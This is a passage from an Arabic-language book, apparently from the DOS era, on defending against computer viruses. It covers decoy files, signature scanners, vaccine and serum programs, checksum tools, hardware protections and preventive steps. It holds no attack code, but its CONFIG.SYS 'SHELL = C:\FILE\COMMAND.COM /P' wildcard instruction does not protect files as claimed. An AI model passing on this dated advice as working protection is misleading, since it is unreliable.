الأولى : باستخدام الامر COPY CON نستطيع أن نخلق ملفات نعطيها الامتداد EXE. و COM. وبالطبع ان هذه الملفات لا يمكن استدعائها أو تنفيذها فهى ملفات مزيفة ولكن أى فيروس لن يستطيع أن يكتشف زيفها وسيحاول أن يلحق نفسه بتلك الملفات (ينسخ نفسه داخلها) .وتصبح هذ الملفات كالفخاخ التى تستطيع أن تتصيد أى فيروس يحاول نسخ نفسه فيها والفحص الدورى لهذه الملفات مهم جداً لاكتشاف أى محاولة من جانب الفيروس لغزو الكمبيوتر مبكراً (يمكن إعتبار هذه الطريقه احدى اساليب الحماية من خلال الفحص) .

والثانيه : باستخدام الأمر RENAM يمكن تغيير اسماء الملفات التنفيذيه الموجودة على الاسطوانه واعطاء أى إمتدادات آخرى لها غير EXE. و COM. وفى هذه الحالة فإن الفيروس لن يستطيع ان يتعرف على هذه الملفات التنفيذية وبالتالى لن يتمكن من إصابتها بالعدوى وهذه الطريقة فعاله جداً طالما كانت الأمتدادات الجديده المستخدمة سرية.

وتبقى (لكى تكتمل معرفتنا بهذه الطريقه فى خداع الفيروس) مشكلة صغيرة يجب حلها وهى أن ملفات البرامج التنفيذية التى تم تغيير أسما ءها (الأمتداد) لن يمكن استخدامها قبل إعادتها إلى اسما ءها الأصلية مرة آخرى فنظام التشغيل لن يتعرف على الملف التنفيذى إلا بوجود الامتداداد EXE. و COM. المميزة للملفات التنفيذية (ولن يقوم المعالج PROCESSOR بتنفيذ الملف التنفيذى إلا إذا كان تنفيذياً بالفعل أى يحتوى على أوامر يفهمها المعالج) .

وحل هذه المشكلة بسيط جداً فبعد أن نغير أمتدادات الملفات التنفيذية نقوم بتخليق ملف حزام BATCH FILE من بين أوامره إعادة تغيير الامتدادات بحيث تعود الملفات التنفيذيه لإسمها وامتداداها الأصليين ثم استدعاء هذه الملفات بإسمها .

وهكذا يتم تشغيل هذه الملفات من خلال ملف الحزم الذى يعيدها لإسمها الأصلى أولاً ثم يستدعيها بعد ذلك (يمكن اعتبار هذه الطريقة إحدى اساليب الحماية من خلال منع التحكم) .

وعلى الرغم أن معظم مفاهيم الحماية ضد الفيروس ظهرت أولاً على مستوى نظام تشغيل DOS إلا إننا يمكن ان نعتبر الحماية من خلال نظام التشغيل مجرد خطوه صغيره فى الطريق الى الحماية الفعالة من أخطار الفيروس .

يجب أن نأخذ فى الإعتبار عيوب اساليب الحماية من خلال نظام التشغيل فالحماية من خلال وجود نسخ إحتياطية من كل ملفات البرامج والبيانات عملية مكلفة وتصبح غير مجدية على المستوى الشخصى فى حالة وجود عدد كبير (مكتبة) من ملفات البرامج والبيانات.

كما أن الحماية من خلال اسلوب الفحص الدورى للملفات يستهلك وقتاً طويلاً كما أن عملية التحقق من صحة البيانات والبرامج (عن طريق المقارنة بين النسخ والأصل) طريقه غير عمليه فعلى سبيل المثال لو حاولت التحقق أن النسخ الإحتياطية BACKUP COPIES لإسطوانة صلبة سعتها ٢٠ ميجا بايت تماثل المحتويات الفعلية لهذه الأسطوانة فيجب أن يكون لديك اسطوانة صلبة آخرى حتى

تتمكن من وضع النسخ الإحتياطية عليها بإستخدام الأمر RESTORE ثم بعدها يمكنك مقارنة محتويات الاسطونتين الثابتتين باستخدام الأمر DISKCOMP

وحتى على مستوى الملفات وليس على مستوى الإسطوانة تصبح المقارنه غير عملية إذا كان عدد الملفات كبيراً أو فى حالة كونها ملفات كبيرة الحجم (كنتيجة لاستخدام اللغات عالية المستوى فى كتابتها) وبالتالى فقد تستغرق عملية المقارنه باستخدام الأمر COMP ساعات عديدة .

- وبالنسبه للحماية باستخدام الأمر ATTRIB يمكن لمبرمج الفيروس ان يتخلص منها بكل سهوله باستخدام نفس الأمر بالصوره التى أوردناها لفك الحمايه

ولكن تبقى بعض اساليب الحماية من خلال نظام التشغيل مطلوبة وفعالة إلى حد ما .

ثانياً : الحماية من خلال البرامج الجاهزة.

وتوجد نوعيات مختلفة من هذه البرامج سنستعرض بعضها.

١- البرامج صائدة الفيروس VIRUS HUNTER PROGRAMS

هل من الممكن كتابه برامج تكشف الفيروسات قبل أن تنتشر وتظهرها أو على الأقل تجعلها برامج غير ضاره ؟

للإجابه على هذا السؤال سنستعرض بعض المعلومات التى سبق أن أوردناها

كما عرفنا من قبل ان من الوظائف الأساسيه للفيروس أن يتضمن القدرة على الكتابة والقراءة واكتشاف البرامج التى سيصيبها العدوى وبالتالى يمكننا القول أن البرامج التى تتمتع بهذه الخصائص من الممكن أن تكون برامج فيروس ولكن نظرة مدققة للأمور سوف تقودنا للاستنتاج بأن هذه الوظائف موجودة تقريباً فى كل

برنامج

ولو تقدمنا خطوة أخرى وحاولنا إيجاد علاقة ما مابين هذه الوظائف لوجدنا أن البرامج التى تقرأ وتعدل وتكتب من الممكن أن تكون برامج فيروس وهنا تضيق الدائرة قليلاً فعدد البرامج التى تعدل برامج آخرى صغير بالفعل.

ولكن يتبقى الكثير من المشاكل فعملية كتابة برنامج قادر على تمييز وظائف القراءة والكتابة وتداخلاتها فى البرامج المختلفة ليست بالعملية السهله ومن هنا يمكن أن نستخلص جواباً للسؤال الذى بدأنا به.

وتتلخص الإجابة فى عدة كلمات .

لايمكن أن يوجد برنامج يبحث ويكشتف كل أنواع الفيروسات.

ولكن هل يعنى هذا إنه لا أمل على الإطلاق فى اكتشاف الفيروسات عن طريق برامج صائدة (HUNTER PROGRAMS) .

ونستطيع أن نقول بالرغم من صحة الإجابة التى أوردناها ان إمكانية كتابة برنامج يستطيع اكتشاف فيروسات معينة قائم وذلك من خلال البحث عن

* علامة الفيروس (VIRUS MARKER)

فهناك فرصة جيدة لتمييز علامة الفيروس .

- لو كانت مجرد رمز بسيط فيمكن اجراء مسح شامل على كل وسائط التخزين (الاسطوانات المرنة والصلبة) للبحث عن هذا الرمز فى بدايه كل برنامج وكل البرامج التى تحتوى على هذا الرمز يجب أن تصنف كبرامج مصابة بالعدوى .

- أما لو كان مجموع أول عشر بيتات (BYTES) فى كل برنامج = ٩٩ (علامة الفيروس) فيجب تطوير برنامج بحث خاص ليقرأ العشر بيتات الأولى من كل برنامج ويحسب المجموع ثم يُعلم المستخدم ما اذا كان المجموع يساوى

٩٩ أم لا .

* جزء مميز من الفيروس وعلى سبيل المثال حقوق النسخ COPY RIGHTS

قلة قليلة جداً من المبرمجين هي التى تضمن برامجها الفيروسيه جزء خاص بحقوق النسخ .

ولكن الجزء المميز من فيروس ما يقصد به توليفة من الأوامر بترتيب خاص يمكن بها تمييز هذا الفيروس عن سواه وبالتالى يتم البحث عنها .

ويصح هذا القول على الفيروسات التى لا تعدل نفسها بصفة مستمرة وكاستنتاج نهائى فإن اكتشاف برامج الفيروس باستخدام برامج بحث يعتبر عملية شاقة جداً ولا يوجد على الإطلاق برنامج يستطيع أن يكتشف أى نوع من أنواع الفيروسات .

فبرنامج البحث عن الفيروس يجب أن يبحث عن خصائص محدده لفيروسات معينه مما يتطلب معرفه بتركيب STRUCTURE هذه الفيروسات.

وحيث ان التعديل الذاتى جزء هام فى برنامج الفيروس فهناك حاله حرب بين مبرمجى الفيروس ومطورى برامج البحث عنه تشبه تلك الحرب القائمه بين مطورى طرق حمايه البرامج ومن يكسرون تلك الحمايه. وهى حرب لن يكسبها أحد .

٢- برامج التطعيم والمصل VACCINE AND SERUM

وقد سميت هذه البرامج بتلك الأسماء لأسباب تجاريه فالمعروف أن التطعيم فى الطب يقوم على فكرة حث الجسم على تكوين أجسام مناعيه ضد ميكروب معين عن طريق حقنه بأعداد قليلة ضعيفة أو ميتة من هذا الميكروب (ويستخدم التطعيم للوقايه من الأمراض).

أما المصل فيحتوى على الأجسام المناعيه التى تكونت ضد الميكروب نتيجة

حقن حيوان (الخيول فى الغالب) بأعداد كبيرة قاتلة من هذا الميكروب ثم يتم فصل الأجسام المناعية من دم الحيوان بعد موته ويحقن بها الشخص المريض فى الحالات المتأخرة من الإصابه بالعدوى (ويستخدم المصل فى العلاج) .

أما فى عالم الكومبيوتر فالأمر يختلف .

فبرنامج التطعيم VACCINE PROGRAM من البرامج المقيمه فى الذاكرة وعند حدوث أى محاولة للوصول والتعامل مع أجهزة إدارة الإسطوانات (سواء من جانب المستخدم أو عن طريق الفيروس الذى يحاول نسخ نفسه فى الملفات التنفيذيه) يقوم البرنامج بمنع الوصول إلى أجهزة إدارة الإسطوانات ويرسل رساله تحذيريه على شاشه الكومبيوتر مصاحبة بصفير حاد وهذه الرساله تنبه المستخدم إلى أن هناك محاولة للكتابة على الأسطوانة ويسأل برنامج التطعيم عن رغبه المستخدم فى السماح بإتمام الكتابه من عدمه .

والتعليمة التالية (الموجودة فى أحد ملفات البرنامج واسم هذا الملف README) توضح الغرض من مثل هذه البرامج .

KEEP VACCINE IN YOUR AUTOEXEC, IT REMAINS IN MEMORY

AND TELLS YOU WHEN ANYTHING FISHY HAPPENS

أما برنامج المصل SERUM PROGRAM فيقوم على القدرة على تمييز الفيروس من علامته والتخلص منه ثم وضع هذه العلامة فى البرامج السليمة حتى تبدو مصابة بالنسبة للفيروس فلايقوم بعدواها بذلك تكتسب البرامج السليمة المناعة ضد هذا الفيروس.

والشكل التالى يوضح القائمة الرئيسية التى تشرح عمل برنامج مصل SERUM PROGRAM

THE SERUM - by Sidney Santos

R

X

1. Load up SERUM after every powerup.
   It will remain active until another powerup is countered.
2. DIRectory every 'infected' disk to remove the virus. Any disk access will also result in termination of virus. The disk label will change to mark a 'cured' disk.
   The label can be changed later with any relabeling program.
3. The 'cured' disk will now be resistant to the virus and will not be infected again.

Kindly make backup copies of SERUM to remove all existing virus.

--- There can be only NONE... ---

هل يمكن استخدام برنامج فيروس للحماية من الفيروسات الآخرى ؟

نعم هناك إحتمالات وارده لتطوير مثل هذا النوع من برامج الفيروس.

ويمكن تمييز نوعين من برامج فيروسات الحماية.

الأول - ففى هذا النوع لو عرفت علامة برنامج فيروس ما فإن برنامج فيروس ثانى يمكن تطويره بنفس العلامة وبدون أن يحدد له أى مهام ويمكن وضع الفيروس الثانى فى النظام والبرامج التى ستصاب بعدوى هذا الفيروس "غير الضار" ستبدو بالنسبه للفيروس الأول كما لو كانت تحمل عدواه وبالطبع فإن هذا يستلزم معرفة دقيقة بتركيب الفيروس الضار.

ويمعرفه علامة الفيروس فإن مثل هذه البرامج الفيروسية يمكن استخدامها أيضاً فى اكتشاف البرامج المصابة بالعدوى .

الثانى - هو فيروس المهمة المكلف بها اكتشاف أى تغيرات فى البرامج عند تحميلها فى النظام ويقوم هذا الفيروس بفحص المجموع CHECKSUM للبرامج قبل أن تتعرض للإصابة بالعدوى فى كل مره وقبل أن يبدأ تشغيل البرنامج يقوم فيروس الحماية بإجراء هذا الأختبار مرة آخرى ولو وجدت أى تغيرات (كنتيجه للعدوى بأحد الفيروسات) فإن فحص المجموع يتغير مما يمكن من تنبيه المستخدم إلى وجود مشكلة .

والشكل التالى يوضح عرض لملف برنامج فحص .

وقد تبدو فكره استخدام الفيروس للحماية من الفيروس فكره مقنعه على طريقة

CHECKUP (tm) Ver 2.0 Copyright (c) 1987, 1988 by WorldWide Data Corporation.
Run at 00:09 on 1/01/80.

Filename	Size	Checksum	Stat
A : / IBMBIO. COM	22100	4098186973	Deleted
A : / IBMDOS. COM	30159	2719158199	Deleted
A : / VACCINE. EXE	4309	3460979296	Unchange
A : / ANTIDOTE. EXE	12765	2798219369	Unchange
A : / CHECKUP. EXE	18651	3933431973	Unchange
A : / COMMAND. COM	25307	3691138374	Unchange
A : / CHECK. EXE	1247	3124728505	New
A : / FIX. EXE	3416	2690161851	New
A : / VL. EXE	7456	2886032686	New
A : / SI. EXE	14750	3930156522	New
A : / SPEED. COM	26139	2795040462	New
A : / SERUM. COM	2048	3941091347	New
A : / GETCLOCK. COM	344	2326145874	New
A : / SETCLOCK. COM	338	426987964	New
A : / RW. COM	9432	3397574937	New
A : / SIGGEN. EXE	13213	2219770351	New
A : / DOCTOR. COM	7201	3058853480	New
Verification code	0	376946928	OK !

وداونى بالتى كانت هى الداء .

ولكن لهذه الفكره عيوب قاتلة .

فهناك دائماً خطورة فقد السيطرة على فيروس الحماية مما يعرض المستخدم للأضرار بالإضافة إلى أن كل أنواع الحماية التى يقدمها فيروس الحماية من الممكن أن تقوم مثلها برامج أخرى بطريقة اكثر اتقاناً وأقل خطورة .

ونستنتج من ذلك إن استخدام فيروس لمنع إنتشار الفيروسات الأخرى تعتبر طريقة غير مضمونة العواقب .

البرامج الباحثه عن التغيرات

ALTERATION SEARCHER PROGRAMS

وهى تتعامل مع خاصيه موجوده فى كل برامج الفيروس ألا وهى القدره على التعديل فى البرامج الآخرى.

فهذه البرامج تبحث عن التغيرات التى قد تحدث فى أى من ملفات البرامج أو البيانات

ومن خلال هذه البرامج يمكن فهم تتابع العمليات التى يقوم بها الفيروس من منظور جديد تماماً فالبرنامج الباحث عن التغيرات يقوم بالمهام التاليه

البحث عن وجود تغيرات فى ملفات البرامج أو البيانات

البحث عن برامج أو بيانات جديده

البحث عن برامج أو بيانات تم إلغائها أو إبدالها.

ولكى يمكن القيام بهذه المهام فمن الضرورى تنفيذ البرنامج الباحث عن التغير على كل ملفات البرامج والبيانات

ويجب أيضاً أن تسجل البيانات التالية لكل ملف :

التاريخ	DATE
الوقت	TIME
طول الملف	LENGTH
محتويات الملف	CONTENTS
نوع الملف	ATTRIBUTE (ملف للقراءة فقط أم ملف للقراءة والكتابة)

وبالإضافة لذلك فإن كل الملفات يمكن أن يصحبها تعليقات كثيرة (تشمل مصدرها ومتى تم الحصول عليها) وهذه التعليقات من الممكن أن تكون مفيدة فيما بعد عند تتبع محاولات الفيروس للتحكم فى الملفات :

والبرنامج الباحث عن التغير قادر على التعامل مع الفهارس الفرعيه المتداخله والملفات الموجوده فيه

وبعض هذه البرامج الباحثة عن التغيرات تعرض قائمة اختيارات تتيح للمستخدم أن يختار بين إختبار جزئى لبعض الملفات أو فحص كلى شامل .

وعلى الرغم من أن فكرة هذه البرامج الباحثة تقوم على اكتشاف الأضرار (التغيرات) - التى تسببها الفيروسات - إلا أن قدرة هذه البرامج على التخلص من الأضرار قدره محدودة مما يحتاج إلى تطوير مفهوم عملها بطريقة أوسع بحيث يشمل البحث عن التغير ومحاولة إصلاحه .

الحمايه من خلال المكونات الصلبة

فى الوقت الحالى فإن الحماية التى توفرها المكونات الصلبه HARDWARE تستخدم فقط فى أجهزة الكومبيوتر التى تعمل فى مناطق لها حساسية خاصة (وزارات الدفاع مثلاً أو فى الكومبيوتر الواحد بالنسبة لقسم خاص من البرامج

والبيانات لها أهمية قصوى) .

وذلك لسببين :

- لعدم وجود قواعد عامة فى تصنيع تلك المكونات الصلبة التى توفر الحماية

- التكلفة غير إقتصادية لمعظم المستخدمين خاصة مستخدمى الكومبيوتر الشخصى.

والتفكير فى المكونات الصلبة للحماية من الفيروس يجب أن يتجه إلى منع دخول الفيروس او على الأقل حصر الأضرار التى قد يسببها فى أضيق نطاق ممكن.

وهناك عدة اتجاهات فى استخدام المكونات الصلبة فى الحماية من أخطار فيروس الكومبيوتر سنحاول هنا أن نستعرض بعضها .

أولاً - استخدام معالج خاص للتكويد ENCODING

ومفهوم هذه العملية هو إعطاء شفرة خاصة . (ENCODING) لكل البرامج والبيانات حتى يصعب على الفيروس التعامل معها. وفى وقت التحميل يتم فك هذه الشفرة (DECODING)

وعملية التكويد هذه تساعد على زيادة فاعلية عملية فحص البرامج قبل تنفيذها والبيانات قبل معالجتها لإكتشاف أى تغيير قد يحدث فى تلك البرامج والبيانات (كنتيجه لهجوم فيروسى) .

وحيث أن عملية التكويد هذه تستغرق وقتاً فيما لو تم تطبيقها من خلال البرمجيات SOFTWARE باستخدام المعالج الرئيسى ولذا يزود الكومبيوتر بمعالج خاص لتكويد البرامج والبيانات مما يوفر ميزتين.

١- المعالج الرئيسى لم يُشغل مما يتيح له القيام بمهامه الرئيسيه بفاعلية تامة

٢- الوقت الذى تستغرقه عمليه التكويد باستخدام المعالج الخاص يصبح قصيراً جداً .

وهذا الإسلوب فى الحماية عن طريق التكويد باستخدام المعالج الخاص له نقاط ضعف كثيرة نذكر منها .

* لا يصلح هذا الإسلوب مع الفيروسات المقيمة فى الذاكرة .

MEMORY RESIDENT VIRUSES لأن البرامج أو البيانات يجب أن توجد فى شكل غير مكود فى ذاكره الكومبيوتر عند تنفيذها (البرامج) أو معالجتها (البيانات) .

* كما لا تقدم هذه الطريقة حماية ضد الضرر الذى يلحق بالبرامج والبيانات التى اصابتها العدوى (وأصبحت قادره على العدوى بدورها VIRULENT) حديثاً .

ثانياً : تشغيل البرامج من الذاكرة EPROM

وفي هذ الحالة فإنه يمكن حصر نطاق عمل الكومبيوتر فى تشغيل البرامج من الذاكرة EPROM فقط وهذا يعنى الاستغناء النهائى عن اجهزة إدارة الاسطوانات المرنه والصلبة حيث سيصبح من الممكن تحميل برنامج أو اكثر مباشراً من الـ EPROM لذاكرة العمل RAM .

وهذا الأسلوب فى الحماية غير منفذ فى وقتنا الحاضر لانه يحتاج لاقتناع صانعى المكونات الصلبة HARDWARE بقدرة وصلاحية المستخدم للتحكم والتعامل مع المكونات الصلبة مباشراً.

ويحتاج أيضاً ان يقتنع صانعى البرمجيات SOFTWARE بكتابة برامجهم على شرائح الـ EPROM بدلاً من الإسطوانات المرنه (المستخدمه فى الوقت الحاضر) .

ومثل هذا الكومبيوتر سيكون به فتحات خاصه لشرائح الـ EPROM وعملية التحسين والتطوير لكروت الشرائح (المصنعة من السليكون) مستمرة ولن يمضى وقت طويل حتى تصبح شرائح الـ EPROM كروت أنيقه يسهل إستخدمها فى الفتحات الخاصة بها فى جسم الكومبيوتر مما يمكن أن يجعلنا ننظر إليها على إنها نوع من الإسطوانات المصنوع من السليكون بل اكثر من ذلك فهناك إتجاه يهدف إلى إلغاء ذاكرة العمل RAM بالإضافة لما ذكرناه من إلغاء استخدام الاسطوانات المغنطيسيه المرنه والصلبه واجهزه إدارتها وفى هذه الحاله فإن المستخدم سيكون له الخيار فى استخدام نوع خاص من كروت الشرائح التى تتناسب مع احتياجاته

فمثلاً يمكن أن يحصل على كرت به ذاكره عمل RAM خاليه.

أو كارت به نظام تشغيل وذاكرة عمل RAM خاليه.

أو كارت به برنامج تطبيقى وذاكرة عمل خاليه.

ونستطيع القول إن لهذا النوع من الكومبيوتر الذى يستخدم برامج على كروت (عوضاً عن ذاكرة العمل والاسطوانات المغنطيسية) من الصانع أو الوكيل مباشراً سوف يوفر الحمايه بنسبه ١٠٠٪ ضد الفيروس ولكن هل سيصبح هذا هو المفهوم الذى يعمل على اساسه صانعى ومطورى اجهزه الكومبيوتر لخلق جيل جديد من هذه الأجهزة مع يستلزمه هذا الأمر من تغيير كثير من القواعد التى قامت عليها صناعة المكونات الصلبة للكومبيوتر .

سؤال سنترك إجابته للمستقبل

وأحب أن ألفت النظر إلى أن ظهور هذا الجيل من أجهزة الكومبيوتر سيؤدى إلى الحد من استخدام أجهزة الكومبيوتر الشخصية (التي سترتفع أسعارها بشده)

ثالثاً - استخدام الاسطوانة الضوئية OPTICAL DISK .

كما رأينا فإن إسلوب الحماية عن طريق وجود معالج خاص للتكويد لا يمكن أن يمنع غزو الفيروس بطريقه اكيده بالاضافه لما له من عيوب.

ونستطيع أن نقول أيضاً أن الحماية من خلال استخدام الكروت لم تصبح بعد حقيقة واقعة بالإضافة إلى تكلفتها العاليه. وهنا أدى إلى التفكير فى نوع جديد من الحماية تأخذ فى اعتبارها أسياسات صناعة المكونات الصلبة بمعنى إنها لا تستلزم تغيير مفهوم عمل الكومبيوتر والاستغناء عن الأجهزة القديمة بل إجراء بعض التعديلات البسيطة .

وهنا تظهر أهمية وسائط التخزين الضوئيه OPTICAL STORAGE MEDIA فالاسطوانة الضوئية بلا شكل تمثل الحل السحرى الذى يتضمن كل هذه الشروط حيث يمكن الإستفادة من حقيقة أن البرامج والبيانات فى هذا النوع من الإسطوانات (الذى يتم التسجيل عليه بالحرق باستخدام أشعه الليزر) لا يمكن تغيرها أو نقلها بعد تسجيلها فيما يسمى بأسلوب الكتابة مرة واحدة والقراءة مرات عديدة (WRITE ONE READ MANY) WORM فلو قام صانعى الكومبيوتر بإمداد المستخدمين بنظام التشغيل على الإسطوانة الضوئية التى تسمح بالكتابه مرة واحدة لأصبح كل ما نحتاجه هو تعديل بسيط فى الجهاز يتمثل فى تغيير جهاز إدارة الاسطوانات المغناطيسية بجهاز إداره آخر يستطيع التعامل مع الإسطوانة الضوئية .

وتضمن هذ الطريقة عدم تعديل نظام التشغيل عن طريق برامج الفيروس ويمكن أيضاً أن تزود الأسطوانة الضوئية ببرامج فحص تستخدم فى البحث عن وجود علامة خاصة يتم وضعها على الأسطوانة الضوئية عند التسجيل عليها مرة واحدة فقط WRITE ONCE OPTICAL DISK مما يؤدى للتأكد من عدم وجود أى كتابة آخرى .

وحتى لو افترضنا وجود برنامج مصاب بالعدوى على الإسطوانة الضوئية فإنه لايستطيع أن ينسخ أو ينقل أو يعدل من نفسه على هذ الإسطوانة ولكنه سيظل يمثل خطراً كامناً لو استخدمت الاسطوانة الضوئية مع وجود وسيط تخزين قابل للكتابة عليه كالاسطوانة المغناطيسية MAGNETIC DISK ولذا يجب أن تسجل البرامج والبيانات على الإسطوانة الضوئية (التى تقبل الكتابة مرة واحدة فقط) بعد فحصها والتأكد من خلوها من الفيروسات .

الحماية من خلال البرمجيات والمكونات الصلبة معاً

من الإستعراض السابق ظهر لنا إن الحل من خلال البرمجيات له كثير من العيوب وايضاً فإن الحل من خلال المكونات الصلبة ربما يكون حل مستقبلى.

والسؤال هو هل لا يوجد حل للحماية ضد خطر الفيروس من خلال الإثنين معاً ويكون مناسباً للوقت الحالى.

ومثل هذا الحل يجب أن يراعى أمور عدة من بينها .

- ألا يستلزم معرفه كبيرة بالمكونات الصلبة وتركيبها .
- يجب أن يتوافق مع مفاهيم صناعه الكومبيوتر فى الوقت الحالى .
- يجب أن يكون مناسباً لكل المستخدمين (يعتمد على التكنولوجيا الحاليه) بمعنى إنه لا يلزم شراء كومبيوتر بل يكفى إجراء بعض التغيرات الطفيفة على الأجهزة الموجودة بالفعل.

نظام CEBIT88

وقد تم تطوير هذا النظام للحد من الأضرار التى قد تتسبب نتيجة أخطاء فى المكونات الصلبة أو البرمجيات بنفس الفاعليه التى يستطيع بها أن يحد من التداخل

المتعمد (الفيروس) أو غير المتعمد.

ونستطيع أن نلخص أهداف هذا النظام المتكامل فى ثلاث نقاط •

١- التعرف على وجود الأضرار .

٢- الحد من هذه الأضرار إلى أقصي درجه ممكنة •

٣- إصلاح هذه الأضرار .

بمعنى أن هذا النظام يعتمد على مفهوم الحماية من خلال البرمجيات والمكونات الصلبة معاً فى اكتشاف أى تغيير للبيانات أو البرامج والتخلص من هذا التغيير على ألا تكون هذه المهمة عائقاً أمام سرعه تنفيذ مهام النظام وألا تحد من أداء الكومبيوتر.

ونستطيع أن نقول أن هذا النظام يجمع بين أفضل الطرق المستخدمة فى الحماية ضد الفيروس سواء كانت باستخدام البرمجيات أو المكونات الصلبة .

وسنكتفى هنا باستعراض مكوناته بدون التعليق عليها.

مكونات النظام SYSTEM COMPONENTS

* المكونات الصلبة HARDWARE

١- ١٠ ميجا هرتز At (٦٤٠ كيلو بايت RAM)

10 MHz At (640 KB RAM)

٢- ٣٦٠ كيلو بايت أو ١,٢ ميجا بايت مشغل إسطوانات

(0.36 / 1.2 MB DISK DRIVE)

٣- اسطوانة صلبة سعة ٣٠ ميجا بايت

30 MB HARD DISK

٤- اسطوانتى سيليكون سعه اجماليه قصوى ١ ميجا بايت

2 SILICON DISKS WITH A TOTAL MAX. OF 1 MB

٥- اسطوانه ضوئية (غير ثابته) سعة ٨٠٠ ميجا بايت

800 MB REMOVABLE OPTICAL DISK

* البرمجيات SOFTWARE

١- نظام التشغيل MS - DOS اصدار ٣,٣ (VERSION 3.3)

٢- برنامج خاص (DRIVER PROGRAM)

اسمه KEYLOCK. SYS

٣- برنامج خاص (DRIVER PROGRAM)

واسمه START - D. SYS

(وهو برنامج خاص بقرص السليكون SILICON DISK)

٤- برنامج خاص (DRIVER PROGRAM)

إسمه WORM. SYS

(وهو برنامج خاص بالاسطوانة الضوئية OPTICAL DISK)

٥- البرنامج الباحث عن التغير واسمه AS. COM

(AS = ALTERATION SEARCHER)

٦- برنامج إسمه KEYSAVE. COM

(يخلق ملف الـ SYSLOG لمدخلات لوحة المفاتيح)

٧- برنامج إسمه KEYLOG. COM

(يخلق نسخه مطبوعه من ملف الـ LOG)

٨- برنامج إسمه KEYGET. COM

(يستعيد البيانات فى حالة حدوث خلل فى النظام)

٩- برنامج إسمه HISTORY. COM

(يستعيد البيانات الملغيه أو المعدله)

* * * * *

* * *

*

الفصل التاسع

ماذا تفعل عندما تصاب بالعدوى ؟

كيفية حصر الأضرار الناتجة عن الفيروس

الفصل التاسع

كيفية حصر الأضرار الناتجة عن الفيروس

كيف نعالج الكومبيوتر إذا ما أصابته عدوى الفيروس ؟ أو بمعنى أصح كيف نقلل الضرر الذى يمكن أن يتسبب فيه فيروس الكومبيوتر إلى أقل حد ممكن.

يعتمد ذلك على خطين متوازيين أولهما مراعاة بعض الإجراءات الوقائية (والتى سبق التعرض لبعض منها فى الفصل السابق) قبل حدوث الإصابة .

والخط الثانى يتمثل فى الخطوات المحددة لوقف إنتشار العدوى والسيطرة على الإصابة ثم التخلص من الفيروس وإستعادة العمل على الكومبيوتر مرة أخرى .

وعلى الرغم من أن هذه الإجراءات لا تلغى اضرار الأصابه بالعدوى نهائياً إلا انها تساعد على محاصرتها فى اضيق نطاق ممكن .

١. الاجراءات الوقائيه

٢. اجراءات وقف إنتشار العدوى

فى الفصل السابق تناولنا خطوات حماية الكومبيوتر من الإصابة بعدوى برامج الفيروس وسنحاول هنا أن نضيف بعض الإجراءات التى تفيد فى الحد من إنتشار الفيروس وتقليل أخطار العدوى عند حدوثها مع تلخيص الإجراءات التى سبق طرحها فى خطوات محددة.

الإجراءات الوقائية

١- وجود نسخ إحتياطية لكل من

أ - البرامج التطبيقية .

ب - ملفات البيانات .

وبالنسبه لملفات البيانات التى يحدث فيها تعديلات على فترات متقاربه يجب أن يكون هناك نسخة إحتياطية لكل تعديل حتى يمكن أن تحل النسخ الإحتياطية السليمة والتى تحتوى على آخر التعديلات (فى البيانات) محل الملفات المصابة .

٢- حماية الاسطوانات الأصلية والنسخ الإحتياطية (الخالية من الفيروس) من الكتابة عليها باستخدام اللاصقة الورقية على الجزء الخاص بمنع الكتابة على الإسطوانة (مقاس ٥,٢٥ بوصه) .

يوجد فى الإسطوانات المرنة الصغيرة مقاس(٣,٥ بوصة) جزء خاص يمكن تحريكه الى وضع منع الكتابة على الإسطوانة .

٣- الفحص الدقيق

أ - للإسطوانات المرنه القديمة والإسطوانة الصلبة بصفة دوريه باستخدام أحد البرامج الكاشفة عن وجود الفيروس مثل برنامج VIRUS SCAN

(يستحسن دائماً الحصول على أحدث إصدارات هذه البرامج حتى يمكن التأكد من قدرتها على اكتشاف احدث الفيروسات) .

ب - كل الاسطوانات المرنة الجديدة (المسجل عليها برامج) التى تستعمل لأول مره على الكومبيوتر للتأكد من خلوها من الفيروسات

جـ - يجب أيضاً فحص الإسطوانات الخالية (التى لم تسجل عليها اى برامج أو بيانات) لانه بمجرد تشكيلها (FORMATING) تصبح وسط صالح لعدوى الفيروس .

٤- فى حاله وجود اسطوانة صلبة HARD DISK فى الكومبيوتر بالإضافة لجهاز إداره اسطوانات مرنة FLOBBY DISK DRIVE يستحسن تحميل نظام التشغيل من الإسطوانة الصلبة بدلاً من الإسطوانة المرنة .

٥- يجب حمايه كل الملفات ذات الإمتداد .EXE و .COM الموجودة على نظام التشغيل DOS من خلال ملف ال COMMAND. COM كالتالى :

* ملف ال CONFIG. SYS

وهو الملف الخاص بتحديد بعض مواصفات عمل الكومبيوتر

يتم اضافه السطر التالى فى هذا الملف

SHELL = C :\ FILE \ COMMAND. COM / P

حيث FILE هو إسم الملف ذو الإمتداد .EXE و .COM المطلوب حمايته

(فى السطر المضاف إلى ملف ال CONFIG. SYS فى مكان FILE يمكن أن يكتب COM.* مره و EXE.* مره أخرى حتى يتم حماية كل الملفات التى تحمل هذين الامتدادين)

* ملف ال AUTOEXEC. BAT

وهو ملف حزم BATCH FILE تلقائى التنفيذ .

ويتم إضافه السطر التالى فى هذا الملف

SET CONSPEC = C :\FILE\COMMAND. COM

والملفين CONFIG. SYS و AUTOEXEC. يقوم نظام التشغيل DOS بالبحث عنهما وتنفيذ ما بهما من تعليمات وأوامر فى كل مرة يبدأ فيها عمل الكومبيوتر بعد أن يحمل نظام التشغيل.

(تحمل صورة من ملفات النظام SYSTEM FILES* فى ذاكرة العمل RAM فى كل مرة يبدأ فيها عمل الكومبيوتر) .

٦- تعتبر الألعاب الكومبيوتريه GAMES اكثر تعرضاً للإصابه بعدوى الفيروس للاسباب التالية : -

* لانها برامج سريعة الإنتقال بين المستخدمين .

* تنتشر فيها النسخ المقلدة (المنسوخة من البرامج الأصلية) .

* ولكثره مرات التعامل معها مما يعطى الفيروس (فى حالة وجوده) فرصة ذهبية للإنتشار الواسع السريع .

ولذا فإنه يستحسن عدم استخدام الاسطوانات التى تحتوى على ألعاب كومبيوترية إلا بعد أن تخضع لفحص دقيق ويتم التأكد من خلوها من الفيروس.

٧- ملاحظة أى تغير قد يحدث عند تحميل نظام التشغيل أو أثناء العمل على الكومبيوتر .

---

* ملفات نظام التشغيل DOS الرئيسية الثلاث هى :

IBMBIOS. COM

IBMDOS. COM

COMMAND. COM

اجراءات وقف إنتشار العدوى

